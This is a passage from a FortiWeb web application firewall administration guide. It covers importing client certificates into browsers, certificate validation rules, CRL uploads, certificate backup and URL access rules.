
For more information about Certificate Services, see [Certificate Services Documentation](#).

**Select a task:**

- [Request a certificate](#)
- [View the status of a pending certificate request](#)
- [Download a CA certificate, certificate chain, or CRL](#)

4. Click the *Download CA certificate, certificate chain, or CRL* link.

The *Download a CA Certificate, Certificate Chain, or CRL* page appears.



Microsoft Certificate Services -- myca [Home](#)

### Download a CA Certificate, Certificate Chain, or CRL

To trust certificates issued from this certification authority, [install this CA certificate chain](#).

To download a CA certificate, certificate chain, or CRL, select the certificate and encoding method.

**CA certificate:**

Current [myca]

**Encoding method:**

DER

Base 64

- [Download CA certificate](#)
- [Download CA certificate chain](#)
- [Download latest base CRL](#)
- [Download latest delta CRL](#)

5. From *Encoding Method*, select *Base64*.
6. Click *Download CA certificate*.

7. If your browser prompts you, select a location to save the CA's certificate file.

### Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7

If you need to import one or two certificates to a person's computer on his or her behalf, you can manually import the .pfx file.



If you are importing a clients' personal certificates to their computers on their behalf, for mass distribution, it may save you time to instead deploy certificates via a script or, if the computer is a member of a Microsoft Active Directory domain, a login script or roaming profile.



To harden security, you should also make sure that the browser's settings are configured to check servers' certificates (such as FortiWeb's) with a CRL in case the servers' certificates become compromised, and must be revoked.


Methods for importing a certificate to the trust store vary by the client's browser and operating system. In this section are methods for some popular browsers. For other browsers and operating systems, consult the client's browser documentation.

#### **To import a client certificate into Microsoft Windows 7**

1. Start Microsoft Internet Explorer 9.

Alternatively, if you have a .pfx file, double-click it to open the wizard, then skip to step 6.


2. Go to *Tools* [gear icon] > *Internet options*.  
The *Internet Options* dialog window appears.



3. Click the *Content* tab.

4. Click the *Certificates* button.

The Windows *Certificates* store dialog window appears. By default, the *Personal* tab is front most.




5. Click *Import*.

The *Certificate Import Wizard* appears.

6. Click *Next*.

The *File to Import* step appears.




7. If you double-clicked the certificate and private key file to start the wizard, the file is already specified in *File name*.

Otherwise, click *Browse*. Go to the location where you downloaded the personal certificate. From *Files of type*, select *Personal Information Exchange (\*.pfx, \*.p12)*, *All Files (\*.\*)*, or whatever file format was used to export the certificate. Finally, select the certificate file, and click *Open*.

8. Click *Next*.

The *Password* step appears.




The screenshot shows a dialog box titled "Certificate Import Wizard" with a close button in the top right corner. The main heading is "Password". Below it, a message states: "To maintain security, the private key was protected with a password." A horizontal line separates this from the next section, which says "Type the password for the private key." There is a "Password:" label followed by a text input field containing ten black dots. Below the input field are three checkboxes with their respective labels: "Enable strong private key protection. You will be prompted every time the private key is used by an application if you enable this option." (unchecked), "Mark this key as exportable. This will allow you to back up or transport your keys at a later time." (unchecked), and "Include all extended properties." (checked). At the bottom left, there is a link: "Learn more about [protecting private keys](#)". At the bottom right, there are three buttons: "< Back", "Next >", and "Cancel".

9. In *Password*, type the password that was used to secure the private key. (If the certificate was made on your behalf by an administrator, this is the password that the administrator used when exporting your .pfx file. He or she must provide this password to you.)

**10.** Click *Next*.

The *Certificate Store* step appears.



**11.** Select either:

- *Automatically select the certificate store based on the type of certificate* — Your personal certificate will automatically be placed in the default personal certificate store, as long as it was created correctly.
- *Place all certificates in the following store* — Click the *Browse* button to manually indicate your personal certificate store.

**12.** Click *Next*.


**13.** Click *Finish*.

If the import is successful, a notification appears.

**14.** Click *OK*.

The certificate and private key are now imported to the store of certificates specified in step 11, which should be the personal certificate store. The person's browser should now be able to present his or her personal certificate whenever a server requires PKI authentication.

15. Click the *Advanced* tab.



16. In the *Settings* area, scroll down to the *Security* settings.

17. Enable *Check for server certificate revocation*.

18. Click *OK* to save your settings and close the *Internet Options* dialog window.

19. Close Internet Explorer.



The *Check for server certificate revocation* option will not take effect until you restart the browser.

### To import a client certificate into Google Chrome on Microsoft Windows 7

1. Start Google Chrome.
2. Click the wrench icon in the top right (*Customize and control Google Chrome*), then select *Settings...* from the drop-down menu that appears. (On Mac OS X, this option is named *Preferences* instead.)

The dialog for configuring Google Chrome settings appears. On the left hand navigation menu, the *Settings* section is selected.


3. At the bottom of the page, click *Show advanced settings* to reveal additional settings, including, towards the bottom of the page, *HTTP/SSL*.

The screenshot shows the Chrome Settings page. On the left is a navigation menu with 'Settings' selected. The main content area is titled 'Settings' and includes a search bar. Below the search bar are sections for 'Page zoom' (set to 100%), 'Network', 'Languages', 'Downloads', 'HTTPS/SSL', 'Google Cloud Print', and 'Background apps'. In the 'HTTPS/SSL' section, the 'Manage certificates...' button and the 'Check for server certificate revocation' checkbox are circled in red. At the bottom of the settings area, there is a link that says 'Hide advanced settings ...'.

4. In the *HTTPS/SSL* area, enable *Check for certificate revocation*.
5. Click the *Manage certificates* button.

The Windows *Certificates* store dialog window appears. (In Mac OS X, this is the Keychain Access application instead.) By default, the *Personal* tab is front most. Continue with step 5 in “[To import a client certificate into Microsoft Windows 7](#)” on page 329.

**Figure 45:**Importing a personal certificate in Google Chrome — [Wrench icon] > Options > Under the Hood, click Manage Certificates, then click Import



## Uploading the CA's certificate to FortiWeb's trusted CA store

In order for FortiWeb to be able to verify the CA's signature on client's personal certificates when they connect, the CA's certificate must exist in the FortiWeb's trusted CA certificate store.

You must either:

- upload the certificates of the signing CA and all intermediary CAs to FortiWeb's store of CA certificates (see "Uploading trusted CAs' certificates" on page 298)
- in **all** personal certificates, include the full signing chain up to a CA that FortiWeb knows in order to prove that the clients' certificates should be trusted



To harden security, regularly update FortiWeb's CRL file in order to immediately revoke a CA's certificate if has been compromised. See "Revoking certificates" on page 340.

## Configuring FortiWeb to validate client certificates

To be valid, a client certificate must:

- not be expired or not yet valid
- not be revoked by a certificate revocation list (CRL)
- be signed by a certificate authority (CA) whose certificate you have imported into the FortiWeb appliance (see [“Uploading trusted CAs’ certificates” on page 298](#));
- contain a `CA` field whose value matches a CA’s certificate
- contain an `Issuer` field whose value matches the `Subject` field in a CA’s certificate

If the client presents an invalid certificate during PKI authentication for HTTPS, the FortiWeb appliance will not allow the connection.

Certificate validation rules (in the web UI, these are called certificate verification rules) tell FortiWeb which set of CA certificates to use when it validates personal certificates. They also specify a CRL, if any, if the client’s certificate must be checked for revocation.

### To configure a certificate validation rule

1. Before you can configure a certificate validation rule, you must first configure a CA group (see [“Grouping trusted CAs’ certificates” on page 300](#)). You may also need to upload a CRL file (see [“Revoking certificates” on page 340](#)) if you need to explicitly revoke some invalid or compromised certificates.

2. Go to *System > Certificates > Certificate Verify*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

4. Configure these settings:



Setting name	Description
<b>Name</b>	Type a name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>CA Group</b>	Select the name of an existing CA group that you want to use to authenticate client certificates. See <a href="#">“Grouping trusted CAs’ certificates” on page 300</a> .
<b>CRL</b>	Select the name of an existing certificate revocation list, if any, to use to verify the revocation status of client certificates. See <a href="#">“Revoking certificates” on page 340</a> .

5. Click *OK*.

6. To apply a certificate verification rule, select it in [Certificate Verification](#) in a server policy or server pool configuration that includes HTTPS service. For details, see “[Configuring a server policy](#)” on page 513 or “[Creating a server pool](#)” on page 268.

When a client connects to the web site, after FortiWeb presents its own server certificate, it will request one from the client. The web browser should display a prompt, allowing the person to indicate which personal certificate he or she wants to present.

**Figure 46:** A personal certificate prompt in Microsoft Internet Explorer 9



If the connection fails when you have selected a certificate verifier, verify that the certificate meets the web browser’s requirements. Web browsers may have their own certificate validation requirements in addition to FortiWeb’s requirements. For example, personal certificates for client authentication may be required to either:

- not be restricted in usage/purpose by the CA, or
- contain a `Key Usage` field that contains a `Digital Signature` or have a `ExtendedKeyUsage` or `EnhancedKeyUsage` field whose value contains `Client Authentication`

If the certificate does **not** satisfy browser requirements, although it may be installed in the client’s store, when the FortiWeb appliance requests the client’s certificate, the browser may not present a certificate selection dialog to the user, or the dialog may not contain that certificate. In that case, verification will fail.

For browser requirements, see your web browser’s documentation.

When a PKI authentication attempt fails, if you have enabled logging, attack log messages will be recorded. Messages vary by the cause of the error. Common messages are:

X509 Error 20 - Issuer certificate could not be found (FortiWeb does not have the certificate of the CA that signed the personal certificate, and therefore cannot verify the personal certificate; see “[Uploading trusted CAs’ certificates](#)” on page 298)

X509 Error 52 - Get client certificate failed (the client did not present its personal certificate to FortiWeb, which could be caused by the client not having its personal certificate properly installed; see “[How to apply PKI client authentication \(personal certificates\)](#)” on page 314)

X509 Error 53 - Protocol error (various causes, but could be due to the client and FortiWeb having no mutually understood cipher suite or protocol version during the SSL/TLS handshake)

For more logs, see the [FortiWeb Log Reference](#).

### See also

- [How to apply PKI client authentication \(personal certificates\)](#)
- [Configuring a server policy](#)
- [How to offload or inspect HTTPS](#)
- [Uploading trusted CAs' certificates](#)
- [Revoking certificates](#)

## Revoking certificates

To ensure that your FortiWeb appliance validates only certificates that have not been revoked, you should periodically upload a current certificate revocation list (CRL), which may be provided by certificate authorities (CA).


### To view or upload a CRL file

1. Go to *System > Certificates > CRL*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions” on page 52](#).

2. To upload a CRL file, click *Import*.

A dialog appears.



The image shows a dialog box titled "Import CRL". It contains three radio button options: "HTTP", "SCEP", and "Local PC". Each option has a corresponding text input field. The "HTTP" option is selected. To the right of the "HTTP" field is the text "(URL of the HTTP server)". To the right of the "SCEP" field is the text "(URL of the SCEP server)". To the right of the "Local PC" field is a "Browse..." button. At the bottom of the dialog are "OK" and "Cancel" buttons.

3. Do one of the following to locate a CRL file:
  - Select *HTTP*, then enter the URL of an HTTP site providing a CRL service.
  - Select *SCEP*, then enter the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediate network devices to obtain certificates.)
  - Select *Local PC*, then browse to locate a certificate file.
4. Click *OK*.

The imported CRL file appears on *System > Certificates > CRL* with a name automatically assigned by the FortiWeb appliance, such as *CRL\_1*.
5. To use the CRL for client PKI authentication, select the CRL in a certificate verification rule (see [“Configuring FortiWeb to validate client certificates” on page 338](#)).

## How to export/back up certificates & private keys

Because your X.509 certificates are vital for FortiWeb to protect HTTPS transactions, when preparing a full FortiWeb backup, **make sure that your certificates are included**. Should

FortiWeb experience hardware failure, this will minimize time required for you to reconfigure a replacement appliance.



To further guarantee service uptime from the perspective of your clients, deploy your FortiWeb in HA. See [“Configuring a high availability \(HA\) FortiWeb cluster” on page 104.](#)

Certificates and their private keys are **not** included when performing a manual backup from the web UI. Instead, you **must** back up via either:

- the CLI to a TFTP server (see [“To back up the configuration via the CLI to a TFTP server” on page 219](#))
- a scheduled periodic upload to an FTP server, configurable from the web UI or CLI (see [“To back up the configuration via the web UI to an FTP/SFTP server” on page 218](#))

# Access control

You can control clients' access to your web applications and limit the rate of requests. There are multiple ways to do this, depending on whether your goal is to act based upon the URL, the client's source IP, or something more complex.

## See also

- [Sequence of scans](#)
- [Preventing brute force logins](#)
- [Enforcing page order that follows application logic](#)
- [Specifying URLs allowed to initiate sessions](#)
- [Specifying allowed HTTP methods](#)

## Restricting access to specific URLs

You can configure rules that define which HTTP requests FortiWeb accepts or denies based on their `Host` : name and URL, as well as the origin of the request.

Typically, for example, access to administrative panels for your web application should **only** be allowed if the client's source IP address is an administrator's computer on your private management network. Unauthenticated access from unknown locations increases risk of compromise. Best practice dictates that such risk should be minimized.



X-header-derived client source IPs (see [“Defining your proxies, clients, & X-headers” on page 283](#)) do **not** support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature does not work.



URL access rules are evaluated **after** some other rules. As a result, permitted access can still be denied if it violates one of the rules that execute prior in the sequence. For details, see [“Sequence of scans” on page 21](#).

You can use SNMP traps to notify you when a URL access rule is enforced. For details, see [“SNMP traps & queries” on page 614](#).

### To configure an URL access rule

1. Go to *Web Protection > Access > URL Access Rule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

A dialog appears.

3. Configure these settings:

Setting name	Description
--------------	-------------

**Name** Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

**Host Status** Enable to require that the `Host :` field of the HTTP request match a protected host names entry in order to match the URL access rule. Also configure [Host](#).

**Host** Select which protected host names entry (either a web host name or IP address) that the `Host :` field of the HTTP request must be in to match the URL access rule.

This option is available only if [Host Status](#) is enabled.

**Action** Select the action that FortiWeb takes when it detects a violation of the rule. Supported options vary (available options are listed in the description for each specific rule), but may include:

- **Alert & Deny** — Block the request (reset the connection) and generate an alert email and/or log message.  
You can customize the web page that will be returned to the client with the HTTP status code. See [“Uploading a custom error page” on page 495](#) or [Attack Blocking Error Message](#).
- **Pass** — Allow the request. Do **not** generate an alert and/or log message.
- **Continue** — Continue by evaluating any subsequent rules defined in the web protection profile (see [“Sequence of scans” on page 21](#)). If the request does not violate any other rules, FortiWeb allows the request. If the single request violates multiple rules, it generates multiple attack log messages.

The default value is *Alert*.

**Caution:** This setting will be ignored if [Monitor Mode](#) is enabled.

**Note:** Logging and/or alert email will occur only if enabled and configured. See [“Logging” on page 574](#) and [“Alert email” on page 610](#).

**Note:** If you will use this rule set with auto-learning, you should select *Pass* or *Continue*. If [Action](#) is *Alert & Deny*, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

4. Click *OK*.
5. Click *Create New* to add an entry to the set.  
A dialog appears.
6. Configure these settings:

Setting name	Description
<b>ID</b>	Type the index number of the individual rule within the URL access rule, or keep the field's default value of <i>auto</i> to let the FortiWeb appliance automatically assign the next available index number.
<b>Source Address</b>	Enable to add the client's source IP address as a criteria for matching the URL access rule. Also configure <i>Source Address Type</i> and either <i>IP</i> or <i>Domain</i> .
